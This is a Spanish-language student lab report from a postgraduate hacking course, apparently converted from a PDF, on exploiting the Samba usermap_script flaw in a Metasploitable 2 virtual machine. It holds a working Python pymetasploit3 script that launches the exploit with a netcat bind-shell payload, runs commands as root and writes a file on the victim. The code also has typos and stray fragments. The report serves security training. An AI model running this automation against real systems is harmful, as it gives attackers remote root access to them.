

METASPLOIT

Ariet Michal

EIP POSGRADOS / HACKING

INTRODUCCIÓN

En esta actividad se llevó a cabo un proceso completo de explotación de vulnerabilidades en un entorno controlado, utilizando dos máquinas virtuales configuradas en VirtualBox: Kali Linux como máquina atacante y Metasploitable 2 como máquina víctima. Se eligió Samba como objetivo debido a su relevancia en redes locales y a una vulnerabilidad conocida en versiones antiguas, la cual permite ejecutar comandos arbitrarios en el servidor. Para ello, se utilizó el framework Metasploit junto con un script desarrollado en Python, el cual integró el módulo pymetasploit3 para automatizar la conexión y ejecución del exploit multi/samba/usermap_script.


El procedimiento incluyó varias etapas clave: desde la configuración inicial de las máquinas virtuales y la red NAT, hasta la ejecución del exploit y la interacción post-explotación en la máquina comprometida. Se emplearon herramientas como Nmap para identificar puertos abiertos y servicios activos, y se verificaron los resultados del ataque mediante la creación y validación de un archivo en el sistema comprometido. Este ejercicio no solo permitió entender cómo funciona el proceso de explotación de vulnerabilidades, sino también reforzar habilidades prácticas en el manejo de herramientas de pentesting y scripts de automatización.

REALIZAR UN SCRIPT CON PYTHON Y METASPLOIT PARA EXPLOTAR UNA VULNERABILIDAD EN LA MÁQUINA METASPLOITABLE 2.

A continuación, se presenta el paso a paso para configurar el entorno y ejecutar un script en Python junto con Metasploit con el objetivo de explotar una vulnerabilidad en la máquina virtual Metasploitable 2. Esto incluye la instalación de las máquinas virtuales, la configuración de la red y la ejecución del exploit, siguiendo un flujo lógico para completar la actividad.

Configuración inicial del entorno virtual

1. **Descarga y preparación de las máquinas virtuales:** Se descargaron las imágenes de las dos máquinas virtuales (Kali Linux y Metasploit2) para ser utilizadas en VirtualBox bajo Windows.
2. **Instalación de Kali Linux y Metasploit2:** Se procedió a instalar ambas máquinas virtuales dentro de VirtualBox, de modo que quedaran disponibles en el panel de “Máquinas” del programa.
3. **Creación de la red NAT:** A continuación, se creó una red NAT en VirtualBox para vincularla tanto a la máquina virtual de Kali Linux como a la de Metasploit2.
4. **Configuración de la red (NatNetwork):** Se estableció el nombre de la red (NatNetwork) y un rango de direcciones IP (por ejemplo, 10.0.2.0/24), habilitando además el servidor DHCP para asignar automáticamente direcciones a cada máquina virtual.
5. **Vinculación de las máquinas a NatNetwork:** Finalmente, se agregó cada máquina virtual (Kali Linux y Metasploit2) a esta misma red NAT, de modo que pudieran comunicarse entre sí y también utilizar la conexión de red del sistema anfitrión (Windows) cuando fuera necesario.



Verificación de la configuración de red en Metasploitable 2

Después de configurar la red NAT en VirtualBox, se inició la máquina virtual Metasploitable 2 para comprobar que esté correctamente conectada a la red. Para esto, se utilizó el comando `ifconfig` en la terminal de la máquina virtual, lo cual permitió verificar los detalles de su configuración de red.

En la salida del comando, se observa que la interfaz de red `eth0` tiene asignada la dirección IP 10.0.2.4, correspondiente al rango de direcciones de la red NAT configurada previamente (10.0.2.0/24). Esto confirma que la máquina virtual está conectada a la red y puede comunicarse con otras máquinas en la misma.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:3f:ba:ce
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe3f:bace/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:3914 (3.8 KB)  TX bytes:6830 (6.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

Inicialización de Metasploit en Kali Linux

Tras verificar la conectividad de la red en Metasploitable 2, el siguiente paso consiste en preparar el entorno de ataque en Kali Linux. Para ello, se inició el framework Metasploit, una herramienta fundamental para realizar pruebas de penetración.

En la terminal de Kali Linux, se utilizó el comando `msfconsole` para cargar la consola de Metasploit. Como se observa en la imagen, al iniciarse, Metasploit muestra información sobre su versión (v6.4.38-dev), junto con estadísticas de los exploits, payloads y otras herramientas disponibles. Esto confirma que el framework está listo para ser utilizado en la explotación de vulnerabilidades.


En este punto, Kali Linux ya está configurado como la máquina atacante y preparado para interactuar con la máquina vulnerable Metasploitable 2.

[illegible]

Exploración de puertos en Metasploitable 2 con Nmap

1. **Abrir la terminal en Kali Linux:** En la máquina atacante (Kali Linux), se utilizó la terminal para ejecutar herramientas de reconocimiento.

2. **Ejecutar el comando Nmap:** Se usó el comando `nmap -p 139,445 10.0.2.4` para escanear los puertos 139 y 445 de la máquina Metasploitable 2, cuya dirección IP es 10.0.2.4. El puerto 139 está asociado al servicio NetBIOS-SSN, mientras que el puerto 445 corresponde a Microsoft-DS (Samba o SMB).
3. **Analizar los resultados del escaneo:** La salida del escaneo confirmó que ambos puertos están abiertos en la máquina Metasploitable 2, lo que indica que los servicios mencionados están activos y pueden ser objetivos potenciales para la explotación. Además, se verificó que la máquina objetivo está en línea (Host is up).
4. **Registrar los datos obtenidos:** Estos resultados son esenciales para los pasos posteriores, ya que permiten identificar los servicios disponibles para ejecutar exploits.



```
task_haking
├── activity1.ipynb
├── activity2.ipynb
└── .gitignore

[27] print(f"Error específico de Metasploit")

kali@kali: ~
File Actions Edit View Help

(kali@kali)-[~]
$ nmap -p 139,445 10.0.2.4

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-26 20:57 EST
Nmap scan report for 10.0.2.4
Host is up (0.0017s latency).

PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 08:00:27:3F:BA:CE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds

(kali@kali)-[~]
$
```

Conexión al servicio RPC de Metasploit

Importación de módulos necesarios:

- Se importan las librerías `time` y `pymetasploit3.msfrpc`.
- En particular, se usan `MsfRpcClient` para establecer la conexión con el servicio RPC de Metasploit y `MsfRpcError` para manejar errores específicos de este cliente.

Definición de la función `connect_to_metasploit`:

- La función toma tres parámetros:
 - `password`: Contraseña para autenticarse con el servicio RPC.
 - `server`: Dirección IP del servicio RPC (por defecto, `127.0.0.1`).
 - `port`: Puerto en el que escucha el servicio RPC (por defecto, `55553`).
- Retorna una instancia del cliente RPC (`MsfRpcClient`) en caso de éxito o `None` en caso de error.

Estructura try-except:

- **Bloque principal (try):**
 - Se intenta establecer la conexión con `MsfRpcClient` usando los parámetros proporcionados.
 - Si la conexión es exitosa, imprime "Conexión exitosa a Metasploit." y retorna el cliente.
- **Manejo de errores (except):**
 - Si ocurre un `ConnectionError` o `TimeoutError`, imprime un mensaje de error con detalles y retorna `None`.
 - Para errores específicos de Metasploit RPC (`MsfRpcError`) o valores inválidos (`ValueError`), se imprime un mensaje detallado y también retorna `None`.

```
import time
from pymetasploit3.msfrpc import MsfRpcClient, MsfRpcError

[13]

def connect_to_metasploit(password: str, server: str = '127.0.0.1', port: int = 55553) -> MsfRpcClient:
    """
    Conecta con el servicio de Metasploit RPC utilizando pymetasploit3.

    Args:
        password (str): Contraseña utilizada en msfrpcd.
        server (str): Dirección IP donde corre msfrpcd. Por defecto, '127.0.0.1'.
        port (int): Puerto donde escucha msfrpcd. Por defecto, 55553.

    Returns:
        MsfRpcClient: Instancia conectada del cliente RPC de Metasploit.
    """
    try:
        client = MsfRpcClient(password=password, server=server, port=port)
        print("Conexión exitosa a Metasploit.")
        return client
    except (ConnectionError, TimeoutError) as e:
        print(f"Error de conexión: {e}")
        return None
    except (MsfRpcError, ValueError) as e:
        print(f"Error específico de Metasploit RPC: {e}")
        return None

[14]
```

Ejecución del exploit en la máquina Metasploitable 2

Definición de la función run_samba_exploit:

- La función se encarga de ejecutar el exploit multi/samba/usermap_script contra Metasploitable 2, utilizando el framework de Metasploit.
 - Recibe como parámetros:
 - client: La instancia del cliente RPC de Metasploit.
 - rhost: Dirección IP de la máquina objetivo.
 - lport: Puerto para la conexión inversa (por defecto 4444).

Configuración del exploit:

- Se selecciona el módulo de exploit multi/samba/usermap_script y se configuran los parámetros:
 - RHOSTS: Dirección IP de la máquina víctima.
 - RPORT: Puerto del servicio vulnerable (139 en este caso).

Configuración del payload:

- Se selecciona el payload cmd/unix/bind_netcat y se define el puerto local (LPORT) para la shell reversa.

Ejecución del exploit:

- Se imprime un mensaje indicando que el exploit y el payload están configurados.
- Luego, se ejecuta el exploit usando el método execute.

Esperar para la conexión:

- Se introduce un retardo de 10 segundos (time.sleep(10)) para permitir que el exploit complete la conexión con la máquina víctima.

```
def run_samba_exploit(client: MsfRpcClient, rhost: str, lport: int = 4444) -> None:
    """
    Ejecuta el exploit 'multi/samba/usermap_script' contra la máquina Metasploitable 2
    y obtiene una shell con el payload cmd/unix/bind_netcat.
    """
    try:
        # 1. Configurar el exploit
        exploit = client.modules.use('exploit', 'multi/samba/usermap_script')
        exploit['RHOSTS'] = rhost
        exploit['RPORT'] = 139 # Ajusta si fuera 445 en tu caso

        # 2. Configurar el payload (bind shell con netcat)
        payload = client.modules.use('payload', 'cmd/unix/bind_netcat')
        payload['LPORT'] = lport # Puerto por el que se vinculará la shell en la víctima

        print(f"[+] Exploit configurado para RHOSTS={rhost}, RPORT=139")
        print("[+] Payload configurado: cmd/unix/bind_netcat")

        # 3. Ejecutar el exploit
        print("[+] Ejecutando el exploit...")
        exploit.execute(payload=payload)

        # 4. Esperar un tiempo para que la sesión se inicie
        time.sleep(10)
```

Verificación y control post-explotación

Verificar sesiones activas:

- Se comprueba si existen sesiones activas utilizando client.sessions.list.
- Si se detecta una sesión, se imprime un mensaje indicando el éxito de la explotación.

Ejecutar comandos en la sesión:

1. Se interactúa con la sesión activa utilizando métodos como:
 - whoami: Para identificar el usuario actual en la máquina víctima.
 - ls: Para listar los archivos en el directorio actual.
 - hostname: Para obtener el nombre del sistema.

Crear un archivo en la máquina víctima:

- Se ejecuta un comando para crear un archivo (hacked_samba.txt) en la máquina víctima, confirmando el acceso.

Manejo de errores:

- Se manejan posibles errores, como problemas de conexión (ConnectionError, TimeoutError) o errores específicos de Metasploit (MsfRpcError).

```
# 5. Verificar si hay sesiones activas
sessions = client.sessions.list
if sessions:
    print("[+] Explotación exitosa. Sesiones activas detectadas:")
    for session_id, session_info in sessions.items():
        print(f"    - Session ID: {session_id}, Info: {session_info}")
        session = client.sessions.session(session_id)

        # Comando: ¿Quién soy?
        session.write('whoami')
        time.sleep(1)
        whoami_output = session.read()
        print(f"[+] whoami:\n{whoami_output}")

        # Comando: Listar archivos
        session.write('ls')
        time.sleep(1)
        ls_output = session.read()
        print(f"[+] Archivos en el directorio actual:\n{ls_output}")

        # Comando: Mostrar el hostname
        session.write('hostname')
        time.sleep(1)
        hostname_output = session.read()
        print(f"[+] Nombre de la máquina:\n{hostname_output}")
```

```
# Comando: Crear un archivo
session.write('echo \"Hacked by pymetasploit3\" > /tmp/hacked_samba.txt')
time.sleep(1)
create_file_output = session.read()
if create_file_output:
    print(f"[+] Salida:\n{create_file_output}")
    print(f"[+] Archivo \"/tmp/hacked_samba.txt\" creado en la máquina víctima.')
else:
    print("[-] No se ha podido abrir ninguna sesión. El exploit podría haber fallado.")
except (ConnectionError, TimeoutError) as e:
    print(f"Error de conexión o timeout durante el exploit: {e}")
except (MsfrpcError, ValueError) as e:
    print(f"Error específico de Metasploit al ejecutar el exploit: {e}")
    print(f"Error específico de Metasploit al ejecutar el exploit: {e}")
```

¿Por qué se eligió Samba?

- **Motivo técnico:** Es una implementación gratuita y de código abierto del protocolo SMB, ampliamente utilizada en redes locales para compartir archivos, impresoras y otros recursos entre sistemas Windows y Unix/Linux.
- **Motivo estratégico:** La versión antigua de Samba en Metasploitable 2 tiene una vulnerabilidad documentada que permite implementar un exploit de forma práctica.
- **Finalidad educativa:** Ofrece un entorno controlado para aprender a identificar y explotar vulnerabilidades, además de practicar técnicas de post-explotación.

Razón de la elección del exploit:

El exploit *multi/samba/usermap_script* permite aprovechar una vulnerabilidad en versiones antiguas de Samba para ejecutar comandos arbitrarios en el servidor con privilegios del usuario del servicio. Esto lo convierte en un caso práctico ideal para demostrar cómo un servicio desactualizado puede ser comprometido.

Ejecución final del exploit y validación

Conexión a Metasploit:

- En este fragmento del código, se utiliza la función `connect_to_metasploit` para establecer la conexión al servicio RPC de Metasploit.
- La conexión utiliza una contraseña definida como parámetro (`password='password'`).

Comprobación de la conexión:

- Si la conexión es exitosa (if client), se define la dirección IP de la máquina objetivo (target_ip = '10.0.2.4') y se ejecuta la función run_samba_exploit para lanzar el exploit de Samba contra Metasploitable 2.
- En caso de fallo en la conexión, se imprime un mensaje indicando que no se puede proceder sin una conexión exitosa.

```
'''
1) Conecta con Metasploit.
2) Ejecuta el exploit de Samba contra Metasploitable 2.
'''
# 1. Conectar con Metasploit
client = connect_to_metasploit(password='password') # Ajusta la contraseña según la configuración de msfrpcd

# 2. En caso de conexión exitosa, ejecutar el exploit
if client:
    target_ip = '10.0.2.4' # Ajusta la 444IP según la de tu Metasploitable 2
    run_samba_exploit(client, target_ip)
else:
    print("No se puede proceder sin una conexión exitosa a Metasploit.")
```

[16]

Resultados de la explotación y post-explotación

Ejecución exitosa del exploit:

- En la consola, se observa un mensaje indicando que el exploit fue configurado correctamente (RHOSTS=10.0.2.4, RPORT=139) y que el payload cmd/unix/bind_netcat fue cargado. Tras la ejecución, se detecta una sesión activa, lo que confirma la explotación exitosa.

Interacción post-explotación:

- Se ejecutan comandos en la máquina víctima para verificar el acceso obtenido:
 - **whoami:** Devuelve el usuario actual en la máquina comprometida, que en este caso es root.
 - **ls:** Lista los archivos en el directorio actual.
 - **hostname:** Muestra el nombre de la máquina, que es metasploitable.

Creación de un archivo:

- Se ejecuta un comando que crea un archivo llamado hacked_samba.txt en la máquina víctima, demostrando control total sobre el sistema.

```
... Conexión exitosa a Metasploit.
[+] Exploit configurado para RHOSTS=10.0.2.4, RPORT=139
[+] Payload configurado: cmd/unix/bind_netcat
[+] Ejecutando el exploit...
[+] Explotación exitosa. Sesiones activas detectadas:
    - Session ID: 2, Info: {'type': 'shell', 'tunnel_local': '10.0.2.15:33583', 'tunnel_peer': '10.0.2.4:4444', 'via_exploit': 'exploit/multi/samba,

[+] whoami:
root

[+] Archivos en el directorio actual:
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
...
[+] Nombre de la máquina:
metasploitable

[+] Archivo "/tmp/hacked_samba.txt" creado en la máquina víctima.
```

Verificación en la máquina víctima

- 1. Ingreso al directorio /tmp:** En la terminal de la máquina Metasploitable 2, se utilizó el comando `cd /tmp` para acceder al directorio temporal donde se creó el archivo como parte de la explotación.
- 2. Verificar los archivos presentes:** Con el comando `ls`, se listaron los archivos en el directorio `/tmp`. En la salida, se observa el archivo `hacked_samba.txt`, que fue creado por el script Python durante la explotación.
- 3. Visualización del contenido del archivo:** Con el comando `cat hacked_samba.txt`, se mostró el contenido del archivo.

El texto dentro del archivo es:

Hacked by pymetasploit3

Esto confirma que el exploit fue exitoso y que el modo atacante pudo escribir archivos en la máquina víctima.

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd /tmp/
msfadmin@metasploitable:/tmp$ ls
4830.jsvc_up  hacked_samba.txt  iszouu  jpqtxmz  oaxkl
msfadmin@metasploitable:/tmp$ cat hacked_samba.txt
Hacked by pymetasploit3
msfadmin@metasploitable:/tmp$ S_
```

 CTRL DERECHA

CONCLUSIÓN

La actividad realizada demostró la importancia de comprender y aplicar metodologías de pentesting en un entorno controlado. A través de la explotación de la vulnerabilidad de Samba en Metasploitable 2, se evidenció cómo un servicio desactualizado puede convertirse en un punto de entrada para un atacante. El uso combinado de herramientas como Metasploit y Nmap, junto con un script en Python, permitió automatizar el proceso y reducir la complejidad de la explotación.

Además, este ejercicio resaltó la relevancia de las prácticas de seguridad en redes y servicios. Un error de configuración o el uso de software no actualizado puede comprometer sistemas completos, poniendo en riesgo información crítica. Por último, la experiencia adquirida al realizar este ataque ético refuerza la importancia de documentar cada paso, ya que esto no solo asegura la reproducibilidad, sino también mejora la capacidad de analizar, corregir y prevenir vulnerabilidades en sistemas reales.

GITHUB

https://github.com/Zhanya001/task_haking
